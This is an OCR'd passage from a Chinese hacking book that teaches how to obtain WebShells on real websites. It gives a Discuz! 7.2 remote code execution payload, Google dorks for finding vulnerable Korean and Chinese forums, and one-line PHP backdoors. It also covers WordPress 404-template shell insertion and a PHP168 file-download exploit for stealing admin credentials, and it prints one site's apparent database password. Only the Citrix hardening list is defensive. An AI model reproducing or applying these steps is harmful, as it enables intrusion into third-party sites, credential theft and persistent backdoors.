


图 6-41　通过新建任务进入远程 Citrix 服务器

7．问题与探讨

（1）修改参数失败

在下载的 ICA 文件中有些通过修改参数 InitialProgram 的值顺利地进入远程服务器，但有些 ICA 文件在修改其值后，连接 Citrix 服务器后却要求输入用户名和密码才能进入。在没有获取用户名和密码的情况下基本无法进入。

（2）具有执行程序权限，却很难提权

通过 ICA 文件连接使用热键绕过密码验证，虽然能够使用计算机中的资源，执行部分或者全部程序，但由于权限限制，如果登录的用户不是 administrator 权限，则服务器提权很难成功。有关 Citrix 的更多漏洞可以参考 http://secunia.com/advisories/search/?search=citrix。

（3）Citrix 服务器安全配置的一些方法

- 首先正确配置 NFuse/Citrix Secure Gateway。
- 确定 IIS/Apache 已经打了最新补丁，并且在 DMZ 的保护中，或者使用 NTLM 认证。
- 如果可能，要求远程用户使用 SecureID 认证方式。
- 使用其他的浏览器取代 IE。
- 建立一个组，把所有 Citrix 用户放到这个组里面，禁止他们访问 cmd.exe、ftp.exe、tftp.exe、rcp.exe、net.exe、command.com、iexplorer.exe 等可能对系统有危害的权限（在安全与应用的平衡之间选择）；笔者曾经在一个国外的服务器上看见其权限做的非常严格，对每一个文件、文件夹都进行了仔细的审核，尤其是 system 权限，进行了严格的分配。
- 给你的 Citrix 打上最新的补丁；
- 禁止 winhelp32 的访问，设置 Internet 选项禁止下载，禁止使用进程管理器；
- 如果可能，设置 Citrix Connection Configuration—>ica-tcp—>client settings—>选择必须为开。

6.5 DZ7.1 and 7.2 远程代码执行漏洞获取 WebShell

Crossday Discuz! Board 论坛系统（简称 Discuz! 论坛）是一个采用 PHP 和 MySQL 等其他多种数据库构建的高效论坛解决方案。作为商业软件产品，Discuz!在代码质量、运行效率、负载能力、安全等级、功能可操控性和权限严密性等方面有着良好的口碑。对于站长而言，利用 Discuz!均能够在最短的时间内，花费最低的费用，采用最少的人力，架设一个性能优异、功能全面、安全稳定的社区论坛平台。它能运行于 Windows 平台和 Linux 平台，目前已经有超过 100 万的用户。在本文以前 Discuz!论坛即使有漏洞也因为种种原因难以获取 WebShell，而本次出现的漏洞只要是注册用户即可轻松获取 WebShell。在 Discuz! 7.1 与 7.2 版本中的 showmessage 函数，由于 eval 中执行的参数未初始化，可以任意提交，从而可以执行任意 PHP 命令。该漏洞的首发是 T00ls 核心团队，下面来分析一下这个远程代码执行漏洞，这个问题真的很严重，可以直接写 Shell。

6.5.1 漏洞形成原理分析

1. 漏洞来自 showmessage 函数

```
function showmessage($message, $url_forward = '', $extra = '', $forwardtype
= 0) {
extract($GLOBALS, EXTR_SKIP);//危险的用法，未初始化的变量可以直接代进函数，直接导
致了问题产生，from www.oldjun.com
    global $hookscriptmessage, $extrahead, $discuz_uid, $discuz_action,
$debuginfo, $seccode, $seccodestatus, $fid, $tid, $charset, $show_message,
$inajax, $_DCACHE, $advlist;
    define('CACHE_FORBIDDEN', TRUE);
    $hookscriptmessage = $show_message = $message;$messagehandle = 0;
    $msgforward = unserialize($_DCACHE['settings']['msgforward']);
    $refreshtime = intval($msgforward['refreshtime']);
    $refreshtime = empty($forwardtype) ? $refreshtime : ($refreshtime ?
    $refreshtime : 3);
    $msgforward['refreshtime'] = $refreshtime * 1000;
    $url_forward = empty($url_forward) ? '' : (empty($_DCOOKIE['sid']) &&
    $transsidstatus ? transsid($url_forward) : $url_forward);
    $seccodecheck = $seccodestatus & 2;
    if($_DCACHE['settings']['funcsiteid'] &&
    $_DCACHE['settings']['funckey'] && $funcstatinfo && !IS_ROBOT) {
        $statlogfile = DISCUZ_ROOT.'./forumdata/funcstat.log';
        if($fp = @fopen($statlogfile, 'a')) {
            @flock($fp, 2);
            if(is_array($funcstatinfo)) {
                $funcstatinfo = array_unique($funcstatinfo);
                foreach($funcstatinfo as $funcinfo) {
                    fwrite($fp, funcstat_query($funcinfo, $message)."\n");
```

```
            }
        } else {
            fwrite($fp, funcstat_query($funcstatinfo, $message)."\n");
        }
        fclose($fp);
        $funcstatinfo = $GLOBALS['funcstatinfo'] = '';
    }
}

if(!defined('STAT_DISABLED') && STAT_ID > 0 && !IS_ROBOT) {
    write_statlog($message);
}

if($url_forward && (!empty($quickforward) || empty($inajax) &&
$msgforward['quick'] && $msgforward['messages'] && @in_array($message,
$msgforward['messages']))) {
    updatesession();
    dheader("location: ".str_replace('&amp;', '&', $url_forward));
}
if(!empty($infloat)) {
    if($extra) {
        $messagehandle = $extra;
    }
    $extra = '';
    if(in_array($extra, array('HALTED', 'NOPERM'))) {
        $discuz_action = 254;
    } else {
        $discuz_action = 255;
    }
    include language('messages');
    $vars = explode(':', $message);//只要含:就可以了
    if(count($vars) == 2 && isset($scriptlang[$vars[0]][$vars[1]])) {//两
    个数字即可，用:分割
        eval("\$show_message = \"".str_replace('"', '\"', $scriptlang[$vars
        [0]][$vars[1]]."\";");//$scriptlang未初始化，可以自定义，from
        www.oldjun.com
    } elseif(isset($language[$message])) {
        $pre = $inajax ? 'ajax_' : '';
        eval("\$show_message = \"".(isset($language[$pre.$message]) ?
        $language[$pre.$message] : $language[$message])."\";");
        unset($pre);
    }
    ......
}
```

2. DZ的全局机制导致了未初始化的参数可以任意提交

```
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$_key = daddslashes($_value);
    }
}
```

3. misc.php 有个可以自定义未初始化的 message 点

```
elseif($action == 'imme_binding' && $discuz_uid) {
    if(isemail($id)) {
        $msn = $db->result_first("SELECT msn FROM {$tablepre}memberfields
        WHERE uid='$discuz_uid'");
        $msn = explode("\t", $msn);
        $id = dhtmlspecialchars(substr($id, 0, strpos($id, '@')));
        $msn = "$msn[0]\t$id";
        $db->query("UPDATE {$tablepre}memberfields SET msn='$msn' WHERE
        uid='$discuz_uid'");
        showmessage('msn_binding_succeed', 'memcp.php');
    } else {
        if($result == 'Declined') {
            dheader("Location: memcp.php");
        } else {
            showmessage($response['result']);//$response 没有初始化，可以自定
            义，from www.oldjun.com
        }
    }
}
```

4. 漏洞利用

showmessage 函数里$vars = explode(':', $message);然后 message 可以自己控制，于是就很容易了，参数是两个自定义的数组。注册一个用户登录,然后提交 misc.php?action=imme_binding&response[result]=1:2&scriptlang[1][2]={${phpinfo()}}。

6.5.2 漏洞的具体应用

1. 搜索“Powered by Discuz!7.2”

在 Google 中进行 Discuz!7.2 的定位搜索，在 Google 输入框中输入“Powered by Discuz!7.2 site:kr”搜索韩国的 Discuz!7.2 版本的站点，如图 6-42 所示，结果出来有 3380 条记录。想搜索哪个国家的就直接在 site 后面进行变更，例如搜索国内的网站：“site:com.cn”，政府网站“site:org.cn”。



图 6-42　定位搜索 Discuz!7.2 版本的论坛

2. 验证并注册论坛用户

从第一个往最末记录，依次打开搜索记录，如图 6-43 示，第一个记录技能打开，而且在其中还显示为中文，单击注册链接，注册为开论坛的一个用户。注册用户时用户名和密码可以随意选取，只要不重复即可，如果不想接收网站的注册信件，防止被他人利用电子邮件进行其他活动可以使用假的邮件地址，如图 6-44 示，总之目的只有一个，那就是成为该论坛的会员，便于后期得到 WebShell。




图 6-43　查看搜索结果




图 6-44　注册用户

3．修改 exp 代码中的地址

Discuz7.2 exp 是由 T00ls.net 放出来的，呵呵，版权属于他们哦！如图 6-45 示，在修改 action 的地址为“http://**********.co.kr/dc/misc.php”，该地址是 misc.php 的实际地址，修改完毕后保存即可。



图 6-45　修改 exp 代码中的地址

4．获取 TID 并提交

用户注册成功后，在论坛中通过观看最新帖子可以看到地址栏中包含有 TID 一项，例如“http://www.antian365.com/redirect.php?tid=5634&goto=lastpost#lastpost”，其中的 tid 为“5634”。Tid 顾名思义就是帖子 ID。获取该 ID 后在 exp 中将该 ID 输入后进行提交，如图 6-46 所示。



图 6-46　获取 tid 并将其放入 exp 中进行提交

技巧：

（1）在有些大的论坛中由于使用了优化技术，因此论坛的页面都是静态的，在静态的页面中是看不到 tid 的，例如“http://bbs.51cto.com/thread-648810-1.html”，但当鼠标移动到回复按钮处时会给出一个地址，该地址中包含有 tid。



图 6-47　未能成功的 exp

（2）exp 提交成功后会出现一些提示，如果给出“Binding Failed.Visit MSN IMME Q&A,Please.”提示，如图 6-47 所示，则说明该系统已经修补了漏洞或者采取了一些安全措施，无法再进行利用。

（3）一句话木马成功与否的测试。直接在论坛地址后加上“/forumdata/cache/usergroup_01.php”进行访问，例如某网站的论坛地址为：

http://www.xxx.com.hk/discuz/，则一句话后门的地址为：

http://www.xxx.com.hk/discuz/forumdata/cache/usergroup_01.php

如果访问后未出现错误提示，那么恭喜你，成功了！

5. 获取 WebShell

如图 6-48 所示，在“lanker 一句话 PHP 后门客户端 3.0 内部版”的后门地址中输入刚才提交的地址“http://**********.co.kr/dc/forumdata/cache/usergroup_01.php”，密码是“cmd”。在模块中选择查看服务器基本信息，如图 6-48 所示，获悉该系统为 Linux 系统以及该网站所在的文件路径。



图 6-48 一句话后门执行成功

6. 读取数据库连接文件

在模块中选择读取文件，并输入数据库连接文件的地址“****/dc/config.inc.php”，如图 6-49 所示，成功获取该论坛数据库的敏感信息：

```
$dbhost = 'localhost';          // 数据库服务器
$dbuser = 'skycheer';           // 数据库用户名
$dbpw = 'sky0127';              // 数据库密码
$dbname = 'skycheer';           // 数据库名
$pconnect = 0;
```



图 6-49 读取论坛数据库连接信息

7．上传大马

使用一句话管理实在是不方便，在功能模块中选择上传文件，使用空的路径直接将本地的大马上传到一句话木马所在的路径，上传成功后直接访问，如图 6-50 示，成功得到我们熟悉的 PhpSpy ver 2008 界面。至此已经获取 Discuz!7.2 版本的 WebShell，大家都知道 Discuz!论坛的 WebShell 很难拿到，因此本漏洞的珍稀程度可想而知。




图 6-50　上传大马

6.5.3　后记

Discuz!7.1&7.2 远程溢出漏洞出来后，国内有关 Discuz!的大中小论坛基本没有什么幸免，安全做得好的去掉了 cache 的执行权限，将其权限设置为无，逃过劫难。

6.6　由 WordPress 获取 WebShell

WordPress 是一种使用 PHP 语言和 MySQL 数据库开发的开源、免费的 Blog 引擎，用户可以在支持 PHP 和 MySQL 数据库的服务器上建立自己的 Blog。它是一个功能非常强大的博客系统，插件众多，易于扩充功能，安装和使用都非常方便。目前 WordPress 已经成为主流的 Blog 搭建平台，它已是世界上目前最先进的 WeBlog 程序。目前开发的程序大多都是根据它仿造的。WordPress 有许多第三方开发的免费模板，安装方式简单易用。使用 WordPress 平台的发行商目前约有 3000 万，占全球网站的 10%。而 WordPress 官方网站的每月独立访问用户数则达到 3 亿。关于 WordPress 获取 WebShell 的方法除本章提到的外，还有其他一些，读者可以自己进行测试。

6.6.1 获取管理员用户名和密码

关于如何获取管理员用户和密码不在本文的主要讨论范围，笔者有两点经验，一个是社工；另外一个就是已有信息的利用；在获取 WebShell 的情况下，对现有信息的分析和利用，有可能获取 WordPress 后台管理密码。WordPress 后台位置一般为：http://www.xxx.com/blog/wp-admin，显示页面如图 6-51 所示，输入正确的用户名和密码后顺利登录，如图 6-52 所示。



图 6-51 WordPress 登录后台



图 6-52 成功登录后台

6.6.2 寻找上传处

在 WordPress 管理页面的左边单击“媒体”-“新增媒体案”，接着就会出来一个上传的界面，在该界面中选择“Browser 上传功能”，如图 6-53 所示，直接选择 php 的 WebShell 上传即可。



图 6-53　获取上传页面

6.6.3　浏览上传记录

上传 WebShell 后，有些系统装有杀毒软件会查杀部分 WebShell，因此需要通过浏览记录来验证文件是否上传，系统在上传 WebShell 后会自动刷新，如果上传没有出现问题，则会如图 6-54 所示，上传文件显示在媒体库中。



图 6-54　查看上传的 WebShell 记录

6.6.4　获取 WebShell 的直接地址

将鼠标移动到上传的 WebShell 记录上，可以看到有三个按钮“编辑”、“删除”和“查看”，单击查看即可访问 WebShell 的具体页面，如图 6-55 所示，选择记录中的链接，该链接地址即为真正的 WebShell 地址。



图 6-55 获取上传的 WebShell 页面

6.6.5 获取 WebShell

直接打开 WebShell 的地址，输入密码验证成功后，进入熟悉的 WebShell 界面，如图 6-56 所示，至此拿到了 WordPress 的 WebShell。




图 6-56 获取 WebShell

6.6.6 其他方法获取 WebShell 的探讨

通过询问群里好友，感谢 cnbird 提供的一个方法，不过我测试后未能获取 WebShell，不知是咋回事，现将利用方法奉上。

（1）进入后台。

（2）单击“外观”-“编辑”-“404 模板”插入一句话木马程序代码:<?php@system ($_REQUEST[c]);?>，插入后进行更新。

（3）使用连接地址 wordpress/wp-content/themes/default/404.php 进行连接。结果没有反应，很是郁闷！

6.7 由 PHP168 任意文件下载 0day 到服务器提权

PHP168 任意文件下载漏洞出现在网站根目录下的 job.php 文件，这个文件原本是提供下载文件附件功能的，可是在对参数进行处理时出现了问题，这就导致可以下载网站目录下的所有文件，而且在/cache/adminlogin_logs.php 文件里保存着网站管理员的录入日志，管理员的账号和密码也都会记录在里面，因此可以利用 PHP168 的这个漏洞直接将/cache/adminlogin_logs.php 这个文件下载到本地。

6.7.1 使用 simplegoogle 工具搜索使用 PHP168 系统的网站

需要获取使用 PHP168 系统的网站，直接用 Google，百度又慢又累人，这里笔者给大家介绍一款叫做 simplegoogle 的工具，直接在搜索框输入“powered by PHP168 inurl:job.php”搜索，如图 6-57 所示。




图 6-57 使用 simplegoogle 工具搜索结果

6.7.2 使用转换工具进行 base64 地址转换

在 simplegoogle 工具右边出来一大批链接网址，可以根据需要选择去除重复和保存 URL 的功能。随便点了一个网站，直接访问漏洞文件 http://xxxx/job.php，结果返回一片空白，这说明漏洞文件是存在的。由于 job.php 文件的 url=后面接收的参数需要经过 base64 加密，所以用工具转换一下，转换结果如图 6-58 所示。




图 6-58　使用转换工具转换 base64 地址

6.7.3　下载任意 PHP 文件

把这段密文当作参数传递给 job.php 文件，在地址栏里输入 http://xxxx/job.php? job=download&url=aHR0cDovL3h4eHgvL2NhY2hlL2FkbWlubG9naW5fbG9ncy5waHA=，直接弹出文件下载提示，如图 6-59 所示。



图 6-59　下载 adminlogin_logs.php 文件

6.7.4　使用记事本编辑 adminlogin_logs.php 文件

将 adminlogin_logs.php 文件保存到桌面，然后用记事本打开，就能得到很多管理员登录信息。如图 6-60 所示。



图 6-60　获取管理员登录密码 MD5 值

6.7.5　破解管理员的 MD5 密码值和登录网站后台

把上图的密码散列拿到 MD5 网站上跑一下，运气好的话就可以登录后台了。PHP168 的后台路径默认在 admin 目录里，我们访问 http://xxxx/admin/，输入用户名密码以后轻松地进入后台管理页面。如图 6-61 所示。现在很多使用 PHP168 的网站都存在这个下载文件的漏洞。




图 6-61　登录网站后台

6.7.6　获取网站系统的 WebShell

接下来就要想办法拿 WebShell 啦，粗略地看了一下后台，发现 PHP168 后台的功能还是比较强大的，同时也预示着拿下 WebShell 的可能性增加了。尝试着在添加文件里上传 PHP 木马，结果很自然地提示文件格式错误，接着又尝试上传 asp、asa 文件，结果依然是

文件格式错误，不过在网站核心设置里找到一个添加会员上传文件类型的功能，直接添加 php 类型，然后到前台注册一个会员，然后上传 PHP 木马。结果还是提示格式错误，看来上传 PHP 木马这条路是行不通的。继续查看后台的其他功能，选择独立页面管理，里面竟然有增加页面选项（貌似一个 WebShell 的突破口），点击进入，在内容处写入 PHP 木马，网页名称填写 123.php 然后提交。结果让笔者喜出望外，竟然提示创建成功，打开该网页却是文本原样输出，如图 6-62 所示。



图 6-62 获取 WebShell 失败

正感到无奈的时候，突然发现后台还有模板设置的功能，直接添加模板，然后点击修改模板，模板名称改成 templa.php，内容填入 PHP 木马，如图 6-63 所示。



图 6-63 通过模板来获得突破

然后提交。这里记下模板的路径，然后访问 http://xxxx/template/default/templa.php 文件成功访问，输入密码后，熟悉的界面再一次跳入眼帘。如图 6-64 所示。WebShell 至此已经完全拿下。

